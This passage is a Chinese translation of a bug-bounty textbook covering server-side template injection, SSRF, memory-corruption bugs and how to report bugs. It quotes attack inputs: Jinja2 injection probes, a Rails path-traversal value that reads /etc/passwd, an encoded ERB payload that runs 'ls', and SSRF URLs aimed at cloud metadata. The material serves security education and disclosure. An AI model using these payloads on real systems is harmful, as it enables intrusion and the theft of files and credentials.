
描述：

Uber 在 HackerOne 发起它们的公开漏洞奖励计划时，它们也包含了一个“寻宝图”，它可以在它们的站点找到，`https://eng.uber.com/bug-bounty`。

这个地图记录了 Uber 所使用的的一些敏感的子域，包含彼此依赖的技术。所以，对于问题中的站点来说，`riders.uber.com`，技术栈包括 Python Flask 和 NodeJS。所以，对于这个漏洞，Orange（攻击者）注意到了所用的 Flask 和 Jinja2，并在名称字段测试语法。


现在，在测试过程中，Orange 注意到了任何 `riders.uber.com` 上个人资料的修改，都会发送一封邮件，以及一个文本消息给账户拥有者。所以，根据他的博文，他测试了 `{{1+1}}` ，这导致站点解析了表达式并在给它的邮件中打印了 `2` 。

下面它尝试了载荷 `{% For c in [1,2,3]%} {{c,c,c}} {% endfor %}` ，它执行了一个 `for` 循环并产生了下面的个人资料页面：



载荷注入后的 `blog.organge.tw` Uber 资料

这是产生的邮件：



载荷注入后的 `blog.organge.tw` Uber 邮件

你可以看到，在个人资料页面，实际的文本被渲染了，但是邮件实际上执行了代码并将其注入到邮件中。因此，漏洞是存在的，允许攻击者执行 Python 代码。

现在，Jinja2 尝试通过将执行放入沙箱中来缓和伤害，意思是功能有限，但是偶尔能被绕过。这个报告最开始由一个博文支持（它在更早的时候发布），并包含一些 `nVisium.com` 博客的不错的链接（是的，执行 Rails RCE 的同一个），它展示了如何绕过沙箱的功能：

- https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2
- https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii

> 重要结论
>
> 要注意站点使用什么功能，这些通常是如何利用站点的关键信息。这里，Flask 和 Jinja2 变成了极好的攻击向量。并且，在这个有一些 XSS 漏洞的例子中，漏洞可能不是那么直接或者明显，要确保检查了所有文本渲染的地方。这里，Uber 站点的资料名称展示了纯文本，但是邮件实际上存在漏洞。

3. Rails 动态渲染器

难度：中

URL：无

报告链接：`https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752`

报告日期：2015.2.1

奖金：无

描述：

在这个利用的研究中，nVisium 提供了一个 NB 的截断和遍历。基于他们的 WriteUp，RoR 的控制器在 Rails APP 中负责业务逻辑。这个框架提供了一些不错的健壮的功能，包括哪些内容需要渲染用户，基于传给渲染方法的简单值。

处理 Rails 的时候，开发者能够隐式或者显式控制渲染什么，基于传给函数的参数。所以，开发者能够显式控制作为文本、JSON、HTML，或者一些其他文件的内容。

使用这个功能，开发者就能够接收在 URL 中传入的参数，将其传给 Rails，它用于判断要渲染的文件。所以，Rails 会寻找一些东西，例如 `app/views/user/#{params[:template]}` 。

nVisium 使用了在后台中传递的示例，它可能会渲染 `.html` 、 `.haml` 、 `.html.reb` 后台视图。收到调用之后，Rails 会在目录中扫描匹配 Rails 约定的文件类型（Rails 的理念是约定优于配置）。但是，当你让 Rails 渲染一些东西，并且它找不到合适的文件来使用，他就会在 `RAILS_ROOT/app/views` ， `RAILS_ROOT` 和系统根目录中搜索。

这就是问题的一部分。`RAILS_ROOT` 指代你的 APP 的根目录，在这里寻找很有意义。系统的根目录却没有，并且这很危险。

所以，使用它，你可以传入 `%2f%2fpasswd` ，Rails 会打印出你的 `/etc/passwd` 文件。很可怕。

现在，让我们进一步，如果你传入 `<%25%3dls%25>` ，它会解释为 `<%= ls %>` 。在 ERB 模板语言中，`<%= %>` 表示要背执行和打印的代码。所以这里，这是要执行的命令，或者允许远程代码执行。

> 重要结论
>
> 这个漏洞并不存在于每个 Rails 站点 - 它取决于站点如何编码。因此，这不是自动化工具能够解决的事情。当你知道站点使用 Rails 构建一定要注意，因为它遵循通用的 URL 约定 - 基本上，它的 `/controller/id` 用于简单的 GET 请求，或者 `/controller/id/edit` 用于编辑，以及其他。
>
> 当你看到这个 URL 模式时，开始玩玩吧。传入非预期的值并观察返回了什么。

总结

搜索漏洞时，尝试并识别底层的技术（框架、前端渲染引擎、以及其他）是个不错的理念，以便发现可能的攻击向量。模板引擎的不同变种，使我们难于准确地说，什么适用于所有环境，但是，知道用了什么技术会有帮助。要留意一些机会，其中你可控制的文本在页面上，或者一些其他地方（例如邮件）渲染给你。

十七、服务端请求伪造

作者：Peter Yaworski

译者：飞龙

描述

服务端请求伪造，或者 SSRF，是一种类型，它允许攻击者使用目标服务器来代表攻击者自己执行 HTTP 请求。这和 CSRF 类似，因为两个漏洞都执行了 HTTP 请求，而不被受害者察觉。在 SSRF 中，受害者是漏洞服务器，在 CSRF 中，它是用户的浏览器。

这里的潜力非常大，包括：

- 信息暴露，其中我们欺骗服务器来暴露关于自身的信息，在示例 1 中使用 AWS EC2 元数据描述。
- XSS，如果我们让服务器渲染远程 HTML 文件，其中带有 JavaScript。

示例

1. ESEA SSRF 和 AWS 元数据请求

难度：中

URL：`https://play.esea.net/global/media_preview.php?url=`

报告链接：`http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/`

报告日期：2016.4.18

奖金：$1000

描述：

电子运动娱乐联盟 (ESEA) 是一个电子运动视频竞技比赛的社区，由 ESEA 建立。最近他们启动了一个漏洞奖励计划，Brett Buerhaus 在上面发现了一个不错的 SSRF 漏洞。

使用 Google Dorking，Brett 搜索 `site:https://play.esea.net/ ext:php` 。这让 Google 在 `play.esea.net` 域中搜索 PHP 文件。查询结果包括 `https://play.esea.net/global/media_preview.php?url=` 。

看看这个 URL，似乎 ESEA 从外部站点渲染内容。在寻找 SSRF 的时候，这是一个危险标志。像他描述的那样，Brett 尝试它自己的域名：`https://play.esea.net/global/media_preview.php?url=http://ziot.org` 。但是没有作用，结果，ESEA 寻找图片文件，所以它尝试包含图片的载荷。首先使用 Google 作为域名，之后是它自己的，`https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png` 。

成功了。

现在，这里眞实的漏洞是，欺骗服务器渲染其它内容，而不是预设的图片。在他的博文中，Brett 描述了通常的技巧，例如使用空字符（ `%00` ），额外的斜杠以及问号来绕过或欺骗后端。在它的例子中，它向 URL 添加了 `?` ：`https://play.esea.net/global/media_preview.php?url=http://ziot.org/?1.png` 。

它所做的就是将前面的文件路径，`1.png` 转换为参数，并且不是实际要渲染的 URL 的一部分。因此，ESEA 渲染了它的页面。换句话说，它绕过了第一个测试的额外检查。

现在，这里你可以尝试执行 XSS 载荷，像他描述的那样。只需创建一个带有 JavaScript 的简单 HTML 页面，让站点渲染它，就这么简单。但是它更进了一步。使用来自 Ben Sadeghipour 的输入（在我的 YouTUbe 频道和 Polyvore RCE 的 Hacking Pro Tips Interview #1 中提到过），它测试了 AWS EC2 实例元数据的查询。

EC2 是 Amazon 的弹性计算云。它们提供了查询自身的功能，通过它们的 IP，来拉取关于实例的元数据。权限很明显限制为实例自身，但是由于 Brett 能够控制服务器从哪里加载内容，它能够使其调用自身并拉取元数据。

EC2 的文档在这里：`http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2instance-metadata.html` 。这里是一些你可以抓取的敏感信息。

> 重要结论
>
> Google Dorking 是一个不错的工具，它能在发现所有类型的可能利用时，节省你的时间。如果你正在寻找 SSRF 漏洞，要留意任何在远程内容中拉取的目标 URL。这里，它的标志是 `url=` 。
>
> 其次，不要仅限于你的第一想法。Brett 完全能够报告 XSS 载荷，但是这不太深入。通过深入挖掘，它就能发现漏洞的眞正价值。但是这样做的时候，要小心不要越界。

总结

服务端请求伪造在服务器可悲利用来代表攻击者执行请求时出现。但是，并不是所有请求最终都能利用。例如，由于站点允许你提供图片的 URL，但它会复制并在自己站点上使用（就像上面的 ESEA 示例），并不意味站点存在漏洞。发现它们只是第一步，随后你需要确认它们的潜能。对于 ESEA，虽然站点寻找图片文件，它并不验证收到的东西，并且可以用于渲染恶意 XSS，以及对自己的 EC2 元数据执行 HTTP 请求。

十八、内存

作者：Peter Yaworski

译者：飞龙

描述


缓冲区溢出是一个场景，其中程序向缓冲区或内容区域写入数据，写入的数据比实际分配的区域要多。使用冰格来考虑的话，你可能拥有 12 个空间，但是只想要创建 10 个。在填充格子的时候，你添加了过多的水，填充了 11 个位置而不是 10 个。你就溢出了冰格的缓存区。

缓冲区溢出在最好情况下，会导致古怪的程序行为，最坏情况下，会产生严重的安全漏洞。这里的原因是，使用缓冲区移除，漏洞程序就开始使用非预期数据覆盖安全数据，之后会调用它们。如果这些发生了，覆盖的代码会是和程序的预期完全不同的东西，这会产生错误。或者，恶意用户能够使用移除来写入并执行恶意代码。


这里是来自 Apple 的一个图片：

```
Char destination[5]; char *source = "LARGER";
```


```
strcpy(destination, source);
```




```
strncpy(destination, source, sizeof(destination));
```




```
strlcpy(destination, source, sizeof(destination));
```



这里第一个例子展示了可能的缓冲区溢出。`strcpy` 接受字符串 `Larger`，并将其写入到内存，无论分配的可用空间（白色格子），以及将其写入非预期的内容中（红色格子）。


越界读取

除了越过分配的内容写入数据之外，另一个漏洞时越过内容边界读取数据。这是一类缓冲区溢出，因为内容被越界读取，这是缓存区不允许的。

越界读取数据漏洞的一个著名的近期示例，是 OpenSSL Heartbleed 漏洞，在 2014 年 4 月发现。在发现的时候，大约 17%（500K）的互联网安全服务器，由可信授权机构颁发证书，被认为存在此漏洞。

Heartbleed 可以利用来盗取服务器的私钥，回话数据，密码，以及其他。它通过向服务器发送“Heatbleed 请求”消息来执行，服务器会向请求者发送相同信息。消息包含长度参数。那些漏洞服务器会基于长度参数为消息分配内存，而不验证消息的真实大小。

因此，Heartbleed 消息通过发送小型消息以及较大的长度参数来利用，存在漏洞的接受者会读取额外数据，这超出了为消息分配的内存长度。这里是来自维基百科的图片：



虽然缓冲区溢出需要更详细的分析，读取越界和 Heartbleed 超出了本书的范围。如果你对它们感兴趣，这里是一些不错的资源：

- Apple 的文档

- 维基百科：缓冲区溢出词条
- 维基百科：NOP 垫
- OWASP：缓冲区溢出
- `heartbleed.com`

内存截断

内存截断是一种技巧，用于通过使代码执行一些不常见或者非预期的行为，来发现漏洞。它的效果类似于缓冲区溢出，其中内容在不该暴露的时候暴露了。

一个例子是空字节注入。这发生在提供了空字节 `%00` 或者十六进制的 `0x00`，并导致接收程序的非预期行为时。在 C/C++，或低级编程语言中，空字节表示字符串的末尾，或者字符串的终止符。这可以告诉程序来立即停止字符串的处理，空字节之后的字节就被忽略了。

当代码依赖字符串长度时，它的影响力十分巨大。如果读取了空字节，并停止了处理，长度为 10 的字符串就只剩 5 了。例如：

```
thisis%00mystring
```

这个字符串的长度应该为 15，暗示如果字符串以空字节终止，它的长度为 6。这对于管理自己的内存的低级语言是有问题的。

现在，对于 Web 应用，当 Web 应用和库、外部 API 以及其它用 C 写成的东西交互的时候，这就有关系了。向 URL 传入 `%00` 可能使攻击者操作更广泛服务器环境中的 Web 资源。尤其是当编程语言存在问题的时候，例如 PHP，它是使用 C 语言编写的。

> OWASP 链接
>
> 查看 OWASP 缓冲区溢出，OWASP 为缓冲区覆盖和溢出复查代码，OWASP 检测缓冲区溢出，OWASP 检测堆溢出，OWASP 检测栈溢出，OWASP 嵌入空字符。

示例

1. PHP `ftp_genlist()`

难度：高

URL：无

报告链接：`https://bugs.php.net/bug.php?id=69545`

报告日期：2015.5.12

奖金：$500

描述：

PHP 编程语言使用 C 语言写成，C 语言自己管理内存。像上面描述的那样，缓冲区溢出允许恶意用户写入应该为不可访问的内存，并可能执行远程代码。

这里，FTP 扩展的 `ftp_genlist()` 函数允许溢出，或者发送多于 ~4293MB 的数据，它们会被写入到临时文件中。

这使得分配的缓冲区太小，而不能存放写入临时文件的数据，在将文件内容加载回内存时，这会造成堆溢出。

> 重要结论
>
> 缓冲区溢出是非常古老，知名的漏洞，但是在处理自己管理内存的应用时，还是很普遍的，特别是 C 和 C++。如果你发现，你正在处理基于 C 语言（PHP 用它编写）的 Web 应用，缓冲区溢出是一个明显的可能性。但是，如果你刚起步，可能你值得花费更多时间，来寻找和漏洞相关的简单注入，在更有经验时，再返回到缓冲区溢出。

2. Python Hotshot 模块

难度：高

URL：无

报告链接：`http://bugs.python.org/issue24481`

报告日期：2015.7.20

奖金：$500

描述：

像 PHP 一样，Python 编程语言也是用 C 编写的，它在之前提到过，自己管理内存。Python Hotshot 模块是一个现有 profile 模块的替代品，并且几乎都是用 C 编写，比现有的 profile 模块产生一些更微小的性能影响。但是 2015 年 7 月，该模块中发现了缓冲区溢出漏洞，和尝试将字符串从一个内容位置复制到另一个的代码有关。

本质上，这个漏洞的代码叫做 `memcpy` 方法，它将内容从一个地方复制到另一个地址，接受要复制的字节数。像这样：

```
memcpy(self->buffer + self->index, s, len);
```

这个方法接受 3 个参数，`str`，`str2` 和 `n`。`str` 是目标，`str2` 是要复制的来源，`n` 是要复制的字节数。这里，它们对应 `self->buffer + self->index`，`s` 和 `len`。

这里，漏洞实际上是，`self->buffer`总是固定长度的，但是`s`可以为任意长度。

因此，在执行`copy`函数时（就像上面的 Apple 图表那样），`memcpy`函数忽视了目标区域的真实大小，因此造成了溢出。

> 重要结论
>
> 我们现在查看了两个函数的例子，它们的不正确实现都收到了缓冲区溢出的影响，`memcpy`和`strcpy`。如果我们知道某个站点或者应用依赖 C 或者 C++，我们就可以遍历还语言的源代码库（使用类似`grep`的东西），来寻找不正确的实现。
>
> 关键是寻找这样的实现，它向二者之一传递固定长度的变量作为第三个函数，对应被分配的数据长度，在数据复制时，它实际上是变量的长度。
>
> 但是，像之前提到的那样，如果你刚刚起步，可能你需要放弃搜索这些类型的漏洞，等你更熟悉白帽子渗透时再回来。

3. Libcurl 越界读取

难度：高

URL：无

报告链接：`http://curl.haxx.se/docs/adv_20141105.html`

报告日期：2014.11.5

奖金：$1000

描述：

Libcurl 是一个免费的客户端 URL 库，并且由 CURL 命令行工具用于转送数据。libcurl 的`curl_easy_duphandle()`函数中发现了一个漏洞，它可以利用来发送本不应传输的敏感数据。

在使用 libcurl 执行数据传输时，我们可以使用一个选项，`CURLOPT_COPYPOSTFIELDS`，来为要发送给远程服务器的数据指定内存区域。换句话说，为你的数据找一块地方。区域大小使用单独的选项来设置。

现在，我们没必要非常技术化，内存区域和一个“句柄”相关（理解清楚“句柄”超出了本书范围，所以没必要了解），并且应用会复制句柄来创建数据的副本。这就是漏洞所在，复制的实现使用了`strdup`，而数据被假设拥有空字符作为字符串末尾。

这种情况下，数据可能没有，或者在任意位置上拥有空字符。因此，复制的句柄可能过小，过大，或者使程序崩溃。此外，在复制之后，发送数据的函数并没有考虑已经读取和复制的数据，所以它也越过了预期的内存地址来访问和发送数据。

> 重要结论
>
> 这是一个非常复杂的漏洞的示例。虽然它对于这本书来说，过于技术化了，我将其包含来展示它与我们所学的东西的相似性。当我们将其分解时，这个漏洞也与 C 语言代码实现中的一个错误相关，而 C 语言与内存管理和复制相关。同样，如果你打算开始 C 程序的漏洞挖掘，要寻找数据从一块区域复制到另一块区域的地方。

4. PHP 内存截断

难度：高

URL：无

报告链接：`https://bugs.php.net/bug.php?id=69453`

报告日期：2015.4.14

奖金：$500

描述：

`phar_parse_tarfile` 函数并没有考虑以空字符开始的文件名称，空字符是值为 0 的字节，即十六进制的 `0x00` 。

在该方法的执行期间，当使用文件名称时，数组会发生下溢（即尝试访问不存在的数据，并超出了数组分配的内存）。

这是个重要漏洞，因为它向黑客提供了本该限制的内存的访问权。

> 重要结论

在处理自己管理内存的应用时，特别是 C 和 C++，就像缓冲区溢出那样，内存截断是个古老但是仍旧常见的漏洞。如果你发现，你正在处理基于 C 语言的 Web 应用（PHP 使用它编写），要留意内存操作的方式。但是同样，如果你刚刚起步，你可能值得花费更多时间来寻找简单的注入漏洞，当你更熟练时，再回到内存截断。

总结

虽然内存相关的漏洞能搞个大新闻，但他们也非常难以处理，并需要相当大量的技巧。这些类型的漏洞最好还是留着，除非你拥有底层编程语言的编程背景。

虽然现代的程序语言不太可能受其影响，由于它们的内存处理和垃圾收集策略，用 C 语言编写的应用仍然易受影响。此外，当你处理用 C 语言编写的现代语言时，事情可能需要一些技巧，就像我们在 PHP `ftp_genlist()` 和 Python Hotspot 模块的示例中看到的那样。

十九、起步

二十、漏洞报告

作者：Peter Yaworski

译者：飞龙

所以这一天终于来了，你发现了你的第一个漏洞。 首先，恭喜你！ 认真来讲，发现漏洞并不容易，但是有一些不爽的事情。

我的第一条建议是放松，不要过度兴奋。 我知道在提交报告时的极度兴奋感，以及当你被告知它不是漏洞，公司关闭了漏洞报告，损害了你在漏洞平台上的声望，被拒绝的沮丧感。我想帮你避免它们。所以，第一件事是首先：

阅读披露准则

在 HackerOne 和 Bugcrowd 上，每个参与公司都列出了范围内外的程序。希望你先阅读它们，以免你浪费时间。 但是如果没有，请现在阅读。 确保你发现的是未发现的，而不在他们的程序之外。

这是我以前的一个痛苦的例子 - 我在 Shopify 发现的第一个漏洞，如果你在文本编辑器中提交格式不正确的 HTML，其解析器就会对其进行更正并存储 XSS。 我非常兴奋，因为我的挖掘是有回报的。 我无法足够快地提交报告。

太好了，我点击提交，等待我的 500 美元的奖金。 相反，他们礼貌地告诉我，这是一个已知的漏洞，他们要求研究人员不要提交。 然后这个工单被关闭了，我失去了 5 分。 我想钻进洞里。这是一个惨痛的教训。

从我的错误中学习，要阅读准则。

包含细节。之后包含更多东西

如果你希望认真对待报告，请提供详细的报告，其中至少包括：

- 用于查找漏洞的 URL 和任何受影响的参数
- 浏览器，操作系统（如适用）和/或应用程序版本的说明
- 对感知影响的描述。 这个 bug 可能如何被利用？
- 重现错误的步骤

这些标准对于 Hackerone 的主要公司来说都很常见，包括雅虎，Twitter，Dropbox 等。如果你想更进一步，我建议你添加屏幕截图或视频验证（POC）。 两者都对公司有很大帮助，并将帮助他们了解漏洞。

在这个阶段，你还需要考虑该网站的影响。 例如，由于用户和交互数量众多，Twitter 上存储的 XSS 可能是一个非常严重的问题。 相比之下，一个交互有限的站点可能不会将这个漏洞视为严重。不同的是，敏感的网站，如 PornHub 的隐私泄露可能比在 Twitter 上更重要，后者大多数用户信息已经是公开的（而不会尴尬？）。

确认漏洞

你已阅读准则，你已经起草了你的报告，你已经添加了截图。等一下，并确保你的报告实际上是一个漏洞。

例如，如果你要报告公司在其标题中没有使用 CSRF 令牌，那么你是否看到了，要传递的参数是否包含一个像 CSRF 令牌一样的标记，但是标签不一样？

在提交报告之前，我无法鼓励你确保已经验证了此漏洞。 考虑你所发现的重要漏洞，只是让你意识到你在测试时弄错了一些东西，这非常令人失望。

在你提交该漏洞之前，请自行决定是否需要额外的时间并确认该漏洞。

尊重厂商

根据 HackerOne 公司创建的测试流程（是的，你可以作为研究人员进行测试），当公司启动新的漏洞奖励计划时，它们可能会收到大量报告。 提交之后，让公司有机会审查你的报告并回复你。

一些公司在他们的奖励准则上发布时间表，而其他公司则没有。 平衡你的兴奋与他们的工作量。 根据我与 HackerOne 支持者的对话，如果你在至少两周内没有收到公司的消息，他们将帮助你进行跟进。

在你选择这条路线之前，在报告上发布礼貌的消息，询问是否有更新。 大多数时候，公司会回应并让你了解情况。 如果他们并没有留出太多时间，在问题升级之前再试一次。 另一方面，如果公司已经确认了这个漏洞，一旦完成，与他们一起确认修复。

在写这本书的时候，我很幸运地和 Adam Bacchus 聊天，他是截至 2016 年 5 月的 HackerOne 团队的新成员，任首席奖励官，我们的对话真的让我开阔了眼界。 在他的背景中，Adam 拥有 Snap Chat 和 Google 的工作经验。在 Snap Chat 时，他衔接了安全团队，和其他软件工程团队。在 Google 时，他在漏洞管理团队工作，并帮助执行 Google 漏洞奖励计划。

亚当帮助我理解了，运行奖励计划时，有一些分析者会遇到的问题，包括：

- 噪音：不幸的是，漏洞奖励计划会收到大量无效的报告，HackerOne 和 BugCrowd 都已经写过这个。 我知道我绝对有贡献，希望这本书可以帮助你避免这个问题，因为提交无效报告会为你和奖励计划浪费时间和金钱。
- 优先级：漏洞计划必须找一些方法来为漏洞修复排序。 当你有多个具有类似影响的漏洞，但报告持续不断进入时，这非常困难，奖励计划面临严峻的挑战。
- 验证：在分析报告时，必须验证漏洞。 这就是为什么我们的黑客必须提供明确的指示，并解释我们发现的内容，如何重现它以及为什么它是重要的。 只是提供一个视频并不能切中它。
- 资源：并不是每个公司都能雇得起全职工作人员来运行奖励计划。 有些计划很幸运，有专门的人对报告做出回应，而其他计划则由工作人员兼任。 因此，公司可能会有轮流的时间表，人们轮流回应报告。提供必要信息中的任何信息差距或延误都会产生严重影响。
- 编写修复：编码需要时间，特别是如果有完整的开发生命周期的时候，包括调试，编写回归测试，分期部署，最后推送到生产环境。如果开发人员甚至不知道漏洞的根本原因怎么办？这一切都需要时间，而我们黑客不耐烦，想要奖励。这就是沟通交流的重点，每个人都需要相互尊重。
- 关系管理：黑客奖励计划希望黑客能够回来。 HackerOne 已经在文章中写到，在黑客向单个程序提交更多漏洞的同时，漏洞的影响如何增长。 因此，奖励方案需要找到一种方法来平衡发展这些关系。
- 媒体关系：漏洞可能会错过，花费太长时间才能解决，或者被认为奖励太低，总是有黑客会在 Twitter 或媒体上曝光的压力。还有，这会对分析者造成影响，并影响他们与黑客发展关系和协作的方式。

看完所有这一切，我的目标是真正有助于使这个过程人性化。我有两方面的经验，好的和坏的。 然而最后，黑客和程序员将一起工作，了解每一个面临的挑战，这有助于改善各方面的成果。

奖金

如果你向支付奖金的公司提交了一个漏洞，请尊重他们对奖金金额的决定。

根据 Joaro Abma（HackerOne 联合创始人） Quora 上 的回答：我如何成为一个成功的漏洞赏金猎人？：

